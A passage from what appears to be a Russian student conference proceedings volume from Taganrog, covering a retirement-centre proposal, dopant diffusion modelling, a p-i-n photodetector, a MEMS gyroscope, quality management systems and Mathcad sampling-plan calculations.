Для нуждающихся в уходе предоставлено специализированное оборудование и круглосуточная помощь квалифицированных специалистов. Для них предусмотрены одноместные комнаты с кнопкой вызова экстренной помощи. Лестницы оборудованы пандусами, так же имеется лифт.

При необходимости питание доставляют в номер.

Для здоровых пожилых людей предусмотрены различные развлекательные программы: походы в бассейн, прогулки по паркам отдыха, так же имеется спортивная оздоровительная площадка для проведения зарядки и комплексов специализированных упражнений, волонтеры будут показывать им концерты, общаться.

Комнаты 2 местные(для семей), и одноместные, оборудованные сан. узлом, кухня на этаже.

На территории городка будут находиться:

- Пункт мед. Обслуживания,
- Спортивная площадка
- Зал для танцев и проведения концертов
- Специально оборудованный пляж
- Буфет
- Столовая
- Прачечная
- Компьютерный зал
- Библиотека
- Баня
- Парикмахерская

Требования

Данный центр должен соответствовать следующим требованиям:

- Местоположение (При выборе места строительства рекомендуется предусматривать близость к больницам, социальным центрам адаптации и культовым сооружениям, а также доступность проезда к учреждениям родственников проживающих)

- Этажность

- Зоны с площадками для отдыха, физкультуры и хозяйственного назначения

Вывод

В завершении хотелось бы сделать следующие выводы:

- Во-первых, что эта проблема для города Таганрога очень актуальна, существует большая необходимость для содержания людей в домах для престарелых.
- Во-вторых, очевидно, что многоэтажные здания доставляют большое неудобство пожилым людям. Проанализировав требования к домам за рубежом, мы пришли к выводу, что нужно строить низкоэтажные здания.

- В-третьих, с учетом психофизических особенностей и семейного положения необходимо разделить людей по разным корпусам. Проанализировав требования приходим к выводу, что нужен участок большой площадью, в непромышленной зоне, недалеко от парка.

Литература:

Интернет-источники

- <http://mintrud.donland.ru/Default.aspx?pageid=122627>
- <http://www.bibliotekar.ru/spravochnik-181-2/22.htm>
- <http://gradoteka.ru/rates/rynok-truda/kolichestvo-pensionerov>
- <http://doninformburo.ru/taganrog/>
- http://www.infosait.ru/norma_doc/1/1950/index.htm

Исследование процессов распределения легирующих примесей при формировании наногетероструктур

Ермишкин З.В.

Научный руководитель: Рындин Е.А., д.т.н., профессор кафедры конструирования электронных средств

Как известно, ионы примеси в кристаллической решетке создают так называемое «встроенное» электрическое поле, которое, теоретически, должно влиять на процессы распределения примеси в полупроводнике. При моделировании процессов диффузии примесей в полупроводниках важно определить, насколько это влияние существенно.

Целью работы является исследование процесса диффузии и влияния на этот процесс электрического поля, создаваемого ионами легирующих примесей.

Изменение концентрации доноров и акцепторов внутри полупроводника будет зависеть от изменяющегося коэффициента диффузии, температурного потенциала и непосредственно электростатического потенциала:

$$\frac{\partial N_D}{\partial t} = \frac{\partial}{\partial x} \left[D_D \left(\frac{\partial N_D}{\partial x} + \frac{1}{\varphi_T} N_D \frac{\partial \varphi}{\partial x} \right) \right];$$

$$\frac{\partial N_A}{\partial t} = \frac{\partial}{\partial x} \left[D_A \left(\frac{\partial N_A}{\partial x} - \frac{1}{\varphi_T} N_A \frac{\partial \varphi}{\partial x} \right) \right],$$

где N_D, N_A - концентрации донорной и акцепторной примеси, D_D, D_A - коэффициенты диффузии донорной и акцепторной примеси, φ_T - температурный потенциал, φ - потенциал, t - время, x - координата

Причем электростатический потенциал будет зависеть от концентрации ионов примеси, как донорной, так и акцепторной:

$$\frac{\partial^2 \varphi}{\partial x^2} = -\frac{q}{\varepsilon \cdot \varepsilon_0} (p - n + N_D - N_A),$$

где q – элементарный заряд, p и n – концентрации дырок и электронов, ε_0 – электрическая постоянная, ε – диэлектрическая проницаемость.

Решая данные уравнения самосогласовано (при наличии начального приближения по потенциалу) с учетом встроенного поля, индуцированного атомами примеси, и без него, можно получить достаточно объективную оценку влияния этого поля на процесс диффузии.

Моделирование проводилось для кремниевых структур. Исследовались три этапа: загонка примеси из неограниченного источника, разгонка примеси, остывание структуры. Разработанные методика и программные средства численного моделирования позволяют получать результаты для произвольного исходного профиля легирования полупроводниковой структуры и с учетом любых заданных изменений температуры во времени.

К моменту окончания процесса разгонки ($t = 200$ с) при соответствующей температуре, согласно рисунку 1, отличие координат пика пространственного распределения напряженности электрического поля достигает 65 %.




Рисунок 1 – Зависимость напряженности поля от координаты в момент окончания процесса разгонки (200 с) примеси без учета (а) и с учетом (б) встроенного электрического поля

Существенная разница наблюдается и между зонными диаграммами, полученными в результате моделирования окончания процесса разгонки с учетом встроенного электрического поля, и без него (рисунок 2). Момент окончания разгонки также характеризуется различными значениями концентрации легирующих примесей в зависимости от того, проводился ли

учет встроенного поля, или нет (рисунок 3). Видно, что координата металлургической границы различается на 25%:




Рисунок 2 – Зонная диаграмма кремниевой структуры в момент окончания процесса остывания без учета (а) и с учетом (б) встроенного электрического поля




Рисунок 3 – Зависимости концентраций легирующих примесей от координаты (Р – сплошная линия, В – пунктирная линия) в момент окончания процесса разгонки (200 с) примеси без учета (а) и с учетом (б) встроенного электрического поля

Сравнительный анализ зависимостей, представленных на рисунках 2 – 10, позволяет сделать вывод о наличии существенной разницы (25 – 65 %) результатов численного моделирования процессов диффузии легирующих примесей в кремниевых структурах без учета и с учетом встроенного электрического поля.

Разработанные методика и программные средства численного моделирования позволяют для заданных параметров технологических процессов оценить необходимость учета влияния встроенного электрического поля ионов примесей на скорость диффузионных процессов.

Исследование переходных процессов в $p-i-n$ фотодетекторе для интегральных систем оптической коммутации с использованием физико-топологической модели

Писаренко И.В.

Научный руководитель: Рындин Е.А., профессор кафедры КЭС

Данная работа посвящена проблеме разработки фотодетектора, предназначенного для функционирования в составе интегральной системы оптической коммутации совместно с быстродействующим инжекционным лазером на основе двойной гетероструктуры с функционально интегрированным модулятором излучения [1]. Основными требованиями, предъявляемыми к подобному устройству, являются быстродействие, достаточное для адекватного детектирования оптических сигналов с частотой модуляции 1 ТГц и выше, а также технологическая совместимость с другими компонентами системы коммутации. С точки зрения представленных требований перспективной конструкцией является GaAs $p-i-n$ фотодиод, выбранный в качестве объекта исследований.

Моделирование переходных процессов в $p-i-n$ структуре осуществлялось с использованием разработанной нестационарной физико-топологической модели (ФТМ) прибора на основе фундаментальной системы уравнений полупроводника (ФСУ) в диффузионно-дрейфовом приближении. Предложенная в работе модель имеет следующие особенности:

- рассматривается схема включения фотодиода с выходом по току;
- расчет начальных условий осуществляется для прибора, находящегося в состоянии термодинамического равновесия;
- для решения стационарной задачи используется численный конечно-разностный итерационный метод Гуммеля;
- решение нестационарной задачи осуществляется численным методом с использованием явной разностной схемы;
- для дискретизации нестационарных уравнений непрерывности используется противопоточная схема;
- учитываются процессы генерации-рекомбинации Шокли-Рида-Холла, Оже-рекомбинации и оптической генерации носителей заряда при воздействии лазерного излучения на прибор;
- расчет плотности тока в структуре осуществляется с использованием выражений, предложенных Слотбумом [2], а также с учетом максвелловского тока смещения.

В ходе проведения исследования был разработан специализированный пакет прикладного программного обеспечения в среде MATLAB, позволяющий осуществлять моделирование $p-i-n$ фотодетекторов с

произвольными электрофизическими, технологическими и геометрическими параметрами.

Апробация предложенной ФТМ осуществлялась для одномерной координатной сетки. Исследовалась $p-i-n$ структура, равномерно освещенная одиночными прямоугольными лазерными импульсами с фиксированной плотностью мощности. Суммарная мощность падающего излучения составляла 1 мВт. В работе были исследованы зависимости быстродействия $p-i-n$ фотодиода от следующих конструктивно-технологических параметров:

- длины i области;
- длин p и n областей;
- приложенного обратного напряжения смещения;
- концентраций легирующих примесей в p и n областях симметричной структуры;
- градиентов концентраций легирующих примесей на границах между p и n областями и областью с собственной проводимостью.

Оценка быстродействия прибора осуществлялась по максимальным значениям модуля производной плотности фототока по времени для переднего и заднего фронтов. На рис.1 представлены примеры распределений концентраций носителей заряда в $p-i-n$ структуре в различные моменты времени, общий вид импульса плотности фототока, а также некоторые из исследованных зависимостей быстродействия устройства от его конструктивно-технологических параметров.

Предложенные в данной работе модель и программные средства позволяют обоснованно оптимизировать конструктивно-технологические параметры структуры $p-i-n$ фотоприемника для обеспечения требуемых фотоэлектрических характеристик прибора как элемента интегральной системы оптической коммутации. Согласно полученным результатам, длительность переходных процессов в GaAs $p-i-n$ фотодиоде при детектировании оптических сигналов может достигать 1 пс и менее, что позволяет выдвинуть гипотезу о возможности использования подобных приемников излучения в интегральных системах оптической коммутации совместно с лазерами-модуляторами для передачи оптических сигналов с частотой модуляции порядка 1 ТГц и выше.

Результаты были получены с использованием оборудования Научно-образовательного центра «Лазерные технологии», Центра коллективного пользования и Научно-образовательного центра «Нанотехнологии» Института нанотехнологий, электроники и приборостроения Южного федерального университета (г. Таганрог).

Работа выполнена при финансовой поддержке Российского фонда фундаментальных исследований (проекты 13-07-00274, 14-07-31234) и Министерства образования и науки Российской Федерации (проект 8.797.2014К).

Литература:

1. Коноплев Б.Г., Рындин Е.А., Денисенко М.А. Метод построения интегральных систем оптической коммутации многоядерных УБИС // Известия ЮФУ. Технические науки. 2011. №4 (117). С. 21–27.
2. Абрамов И.И., Харитонов В.В. Численное моделирование элементов интегральных схем / Под ред. А.Г. Шашкова. – Мн.: Выш. шк., 1990. 224 с.




Рис.1 – Результаты моделирования *p-i-n* фотодетектора: *a* – концентрации электронов (n) и дырок (p) до ($t_1 = 1,4$ пс) и после ($t_2 = 3,9$ пс) переднего фронта оптического импульса; *б* – зависимость плотности фототока от времени; *в* – зависимость быстродействия от длины i области; *г* – зависимость быстродействия от концентраций легирующих примесей в p и n областях (для симметричной структуры)

Микромеханический гироскоп с одной осью чувствительности

Тарасов Р. И.

*Научный руководитель: Лысенко И. Е., д.т.н., профессор, зав. кафедрой
Конструирования электронных средств*

Как известно, первый гироскоп нашёл своё применение более ста лет назад. С тех пор его вид, конструкция, точность претерпели большие изменения. Более того, появился совершенно новый тип гироскопов – микромеханические, которые применяются в настоящее время практически во всех областях человеческой деятельности. Конструкции и технологии изготовления микромеханических гироскопов очень разнообразны [2-3], однако принцип работы такой же, как и у обычных, отличается лишь тем, что в них используются вибрационные колебания, так как не существует пока способа делать долговечные микроструктуры с трущимися поверхностями. Тем не менее, у них множество преимуществ: малые габариты, малый вес, возможность группового изготовления, очень близкое расположение механической и электронной частей, низкая стоимость [1-4].

Не смотря на множество разработанных конструкций микромеханических гироскопов, они продолжают активно изучаться и совершенствоваться многими учёными в разных странах [1-4].

Целью данной работы была разработка конструкции микромеханического гироскопа с одной осью чувствительности и технологического маршрута его изготовления.

Предлагаемое устройство представляет собой чувствительный элемент микромеханического интегрального гироскопа, позволяющего измерить величину угловой скорости вокруг оси Z , направленной перпендикулярно плоскости подложки гироскопа.

На рис. 1 представлена модель разработанной конструкции микромеханического гироскопа с одной осью чувствительности.

Конструкция микромеханического гироскопа содержит полупроводниковую подложку, с расположенными на ней двумя электродами ёмкостных преобразователей перемещений. Один электрод электростатического привода, расположенный на подложке. Четыре инерционные массы, представляющие собой пластины из полупроводникового материала, расположенные параллельно подложке, две из которых образуют с электродами ёмкостных преобразователей перемещения гребенчатые конденсаторы за счёт их частичного перекрытия. А две другие инерционные массы образуют электростатическое взаимодействие с электродом электростатического привода через гребенчатые конденсаторы. Все инерционные массы связаны с подложкой через систему упругих подвесов, балки которых выполнены из

полупроводникового материала и имеют прямоугольное сечение. Одни концы этих балок присоединены к инерционным массам, а другие к опорам, расположенным на подложке. Также инерционные массы попарно (ведущая-ведомая) соединены между собой парами упругих подвесов, балки которых тоже выполнены из полупроводникового материала и имеют прямоугольное сечение.




Рис. 1. 3D-модель разработанной конструкции микромеханического гироскопа

Работает устройство следующим образом. При подаче на электрод электростатического привода переменного напряжения относительно инерционных масс, между электродом и двумя инерционными массами возникает электростатическое взаимодействие. Это приводит к возникновению колебаний этих инерционных масс вдоль оси Y параллельно плоскости подложки, что, в свою очередь, вызывает колебания двух других инерционных масс вдоль оси Y посредством подвесов, связывающих попарно ведущие и ведомые инерционные массы. Зазор между гребёнками электродов ёмкостных преобразователей перемещений и гребёнками двух ведомых инерционных масс, а также площадь их взаимного перекрытия не изменяются. Напряжения, генерируемые на ёмкостных преобразователях перемещений одинаковы. При возникновении вращения подложки (угловой скорости) вокруг оси Z , расположенной перпендикулярно плоскости подложки, две ведомые инерционные массы, образующие одну пару

чувствительных элементов и колеблющиеся вдоль оси Y , под действием силы Кориолиса [1] начинают совершать колебания и вдоль оси X , расположенной в плоскости подложки, в фазе относительно друг друга. Среднее напряжение, генерируемое на ёмкостных преобразователях перемещений, за счёт изменения зазора между гребёнками электродов преобразователей и ведомых инерционных масс, характеризует величину угловой скорости. Два дополнительных электрода, расположенных между электродом привода и электродами ёмкостных преобразователей перемещений заземляются и исполняют роль электрической защиты и защиты от помех между электродом привода и электродами преобразователей перемещений.

Разработанная конструкция обладает рядом достоинств: четыре инерционные массы (обеспечение стабильности параметров и помехоустойчивости конструкции); расположение систем привода и преобразователя перемещений в центре конструкции (обеспечение лёгкой параметризации размеров инерционных масс). К недостаткам можно отнести то, что данная конструкция имеет только одну ось чувствительности.

Результаты были получены с использованием оборудования Научно-образовательного центра «Лазерные технологии», Центра коллективного пользования и Научно-образовательного центра «Нанотехнологии» Института нанотехнологий, электроники и приборостроения Южного федерального университета (Таганрог).

Работа выполнена при финансовой поддержке Министерства образования и науки Российской Федерации (соглашение №14.575.21.0045 от 30.06.2014г., RFMEFI57514X0045).

Литература:

1. Распопов В.Я. Микромеханические приборы. – М.: Машиностроение.– 2007. – 400 с.
2. Mochida Y., Tamura M., Ohwada K. A micromachined vibrating rate gyroscope with independent beams for the drive and detection modes // Sensors and Actuators. 2000. 80. P. 170-178.
3. Лысенко И. Е. Проектирование сенсорных и актюаторных элементов микросистемной техники. – Таганрог: Изд-во ТРТУ, 2005. – 103 с.
4. Коноплев Б.Г., Лысенко И.Е. Компоненты микросистемной техники. Часть 1.– Таганрог: Изд-во ТТИ ЮФУ, 2009.– 117 с.

Система менеджмента качества

Кочкарова З. У.

Научный руководитель: Дагаев А. В., к. т. н., доцент кафедры ИИТиС

Во время жесткой конкуренции, конкурентоспособность предприятия напрямую зависит от качества производимых продуктов и/или оказываемых услуг, и от его возможности удовлетворить запросы потребителей. Устойчивого успеха можно добиться за счет результативного менеджмента организации, путем осознания организацией среды, в которой она существует, а также за счет извлечения уроков и должного применения улучшений и/или инноваций. Для того чтобы успешно руководить организацией и обеспечивать ее функционирование, необходим соответствующий инструмент. Одним из таких инструментов является система менеджмента качества (СМК).

В данном докладе были рассмотрены цели и задачи СМК. Основной целью является выявление и удовлетворение требований потребителей, а задача – выявление процессов и определение требований к ним. Далее рассмотрим принципы менеджмента качества и комментарии к каждому из принципов. Эти принципы были созданы для того, чтобы руководство могло вести организацию в направлении улучшения деятельности.

Далее рассмотрим основные этапы разработки и внедрения СМК, соответствующей требованиям ISO 9001-2008, включающее в себя создание службы качества, анализ подходов на предприятии, проведение обучения персонала, установление политики и целей в области качества, определение процессов, необходимых для достижения целей в области качества, внедрение СМК, подготовка к сертификации.

Также рассмотрим структуру документации СМК, представленную в графическом виде (на примере высшего образовательного учреждения).

Перечислим преимущества внедрения СМК, такие как повышение эффективности функционирования организации и использование ресурсов.

Опишем работу процесса жизненного цикла и частей, его составляющих. Процессы жизненного цикла – это, безусловно, основные процессы Системы менеджмента качества. Управление “процессами жизненного цикла” должно обеспечиваться всеми необходимыми для этого ресурсами и на всех уровнях управления, что предполагает определение и организацию управления так называемых обеспечивающих процессов.

Далее рассмотрим модели СМК. В целом они строятся на основе международных стандартов серии ISO 9000 и требований TQM.

При внедрении и функционировании СМК на предприятии не обойтись без автоматизации введенных коррективов, так как количество процессов и документооборот могут создавать проблемы при отслеживании механизма

работы организации. Ниже приведен список программных средств, применяемых при функционировании СМК и их основные достоинства.

- 1) Инструментальная среда ARIS;
- 2) программный комплекс TRIM-QMS
- 3) Business Studio
- 4) ПО „ИСОратник“

С точки зрения стратегических целей, комплекс программных средств серии ARIS целесообразно использовать для организации среды, в которой функционирует процессная система управления предприятием.

Решение TRIM-QMS представляет собой гибкий инструмент для моделирования систем менеджмента на предприятиях в соответствии с особенностями их организационной структуры. Оно может использоваться как на этапе ведения системы менеджмента, так и на этапах ее разработки, внедрения и подготовки к сертификации.

Business Studio позволяет разработать, внедрить и подготовить к сертификации систему управления в соответствии с требованиями стандартов ISO (ISO 9001, ISO 14001 и других).

„ИСОратник“ - интегрированное программное обеспечение для разработки, внедрения, сертификации и поддержки в рабочем состоянии Системы Менеджмента в соответствии с требованиями стандартов ISO.

В заключении отметим, что разработка единой системы менеджмента качества, как в регулируемой, так и в нерегулируемой государственным законодательством областях производства продукции способствует еще и тому, чтобы сократить общее количество различных стандартов, предписаний, положений и других документов, часто противоречивых, которые производитель должен выполнять и которые, в силу их числа и противоречивости, он часто не в состоянии выполнить.

Литература:

1. Развитие методов стандартизации процессов системы менеджмента качества / В.Е. Годлевский, П.С. Самохвалов, Ю.С. Клочков, А.Н. Жадяев // Вектор науки ТГУ. – 2011. – № 4(18). – С. 352–355.
2. ГОСТ Р ИСО 9001-2001 Системы менеджмента качества. Требования. - М.: ИПК Издательство стандартов, 2001. - 26 с.
3. The ISO Survey of Certification 2008.
4. Круглов М.Г. Анализ применяемых на российских предприятиях средств и методов управления качеством. // Методы менеджмента качества, 2009, №10.
5. Григорьев Л.Ю. О роли СМК в общей системе управления предприятием. // Методы менеджмента качества, 2009, №4.
6. Иевлев В, Попова Т. Применение программных средств для построения и функционирования системы управления качеством [Электронный

ресурс]: Режим доступа

http://www.iteam.ru/publications/quality/section_59/article_477

Расчет планов контроля качества в среде Mathcad при сертификации товаров и услуг

Смаргунова А.С.

Научный руководитель: Кавчук С.В., к.т.н., доцент кафедры ИИТиС

В основе методики статистического контроля качества изделий по альтернативному признаку [1, 2, 3] при сертификации лежат следующие данные и параметры:

1) объем партии N , закон распределения дефектов (брака) изделий, объем проверяемой выборки n , сертификационный критерий (приемочное число) R ;

2) риск поставщика (продавца) α и приемлемый уровень качества (AQL) изделий поставщика p_α , который сертифициатор (покупатель) готов принять в качестве среднего показателя процесса производства изделий;

3) риск сертифициатора (покупателя) β ($\beta > \alpha$) и приемлемый для сертифициатора (покупателя) предельно допустимый процент брака (LQ) в партии изделий p_β , который сертифициатор готов принять для данной партии изделий;

4) сертификационная (оперативная) характеристика плана контроля.

Алгоритм сертификации включает: определение объема партии, выбор закона распределения в зависимости от объема партии, задание параметров (p_α , p_β , α , β), расчет объема выборки n и приемочного числа R , построение сертификационной характеристики, принятие решения о выдаче (невыдаче) сертификата на основе проведения контроля выборки.

При сертификации изделий по качественному признаку применяются три закона распределения дефектов изделий – гипергеометрический ($N < 20$), биномиальный ($20 < N < 200$) и пуассоновский ($N > 200$). В процессе контроля выборки находится число дефектных единиц изделий z . В конечном итоге сертификационное предписание принимает вид: $z < R$ – партия принимается, $z \geq R$ – партия отклоняется, т.е. принимается решение не выдавать сертификат качества.

ГОСТ Р 50779.52-95 ориентирован на ручной выбор плана контроля и оперативной характеристики по соответствующим таблицам и рисункам. В целях автоматизации выбора плана контроля предлагается проводить расчет плана контроля (n, R) и построение сертификационной характеристики в среде Mathcad с использованием аппроксимации распределения дефектов.

Рассмотрим биномиальный закон распределения дефектов. Тогда с точки зрения заявителя (поставщика) для этой модели распределения брака в партии изделий, когда доля брака равна p_α , вероятность появления в выборке объема n числа R бракованных единиц изделий будет

$$L_\alpha(n, R) := \sum_{k=0}^R C(n, k) \cdot p_\alpha^k \cdot (1 - p_\alpha)^{n-k},$$

где $C(n, k)$ – число сочетаний.

Вероятность принятия партии изделий с долей брака p_α должна удовлетворять условию

$$L_\alpha(n, R) \geq (1 - \alpha). \quad (1)$$

С точки зрения сертифициатора (продавца), допускающего долю брака p_β в партии изделий, вероятность появления в выборке объема n числа R бракованных единиц изделий будет

$$L_\beta(n, R) := \sum_{k=0}^R C(n, k) \cdot p_\beta^k \cdot (1 - p_\beta)^{n-k}.$$

Вероятность принятия партии изделий с долей брака p_β должна удовлетворять условию

$$L_\beta(n, R) \leq \beta. \quad (2)$$

Решение системы двух уравнений (1) и (2) позволяет найти параметры выборочного плана контроля, а именно размер выборки n и максимальное количество брака в выборке R , при котором партия не может быть отвергнута. Такой план контроля соответствует системе контроля AQL-LQ.

В Mathcad система уравнений решается автоматически, если параметры n и R будут непрерывными величинами. В этих целях требуется найти аппроксимирующую функцию, которая интерполирует дискретный закон распределения дефектов между его значениями. Это позволяет заменить в системе уравнений оператор суммирования Σ на оператор интегрирования $\int$ и, как следствие, решать систему уравнений автоматически в рамках Mathcad.

Предлагается два способа аппроксимации. В первом применяется гамма-функция, позволяющая распространить понятие факториала на любые числа, и соотношение

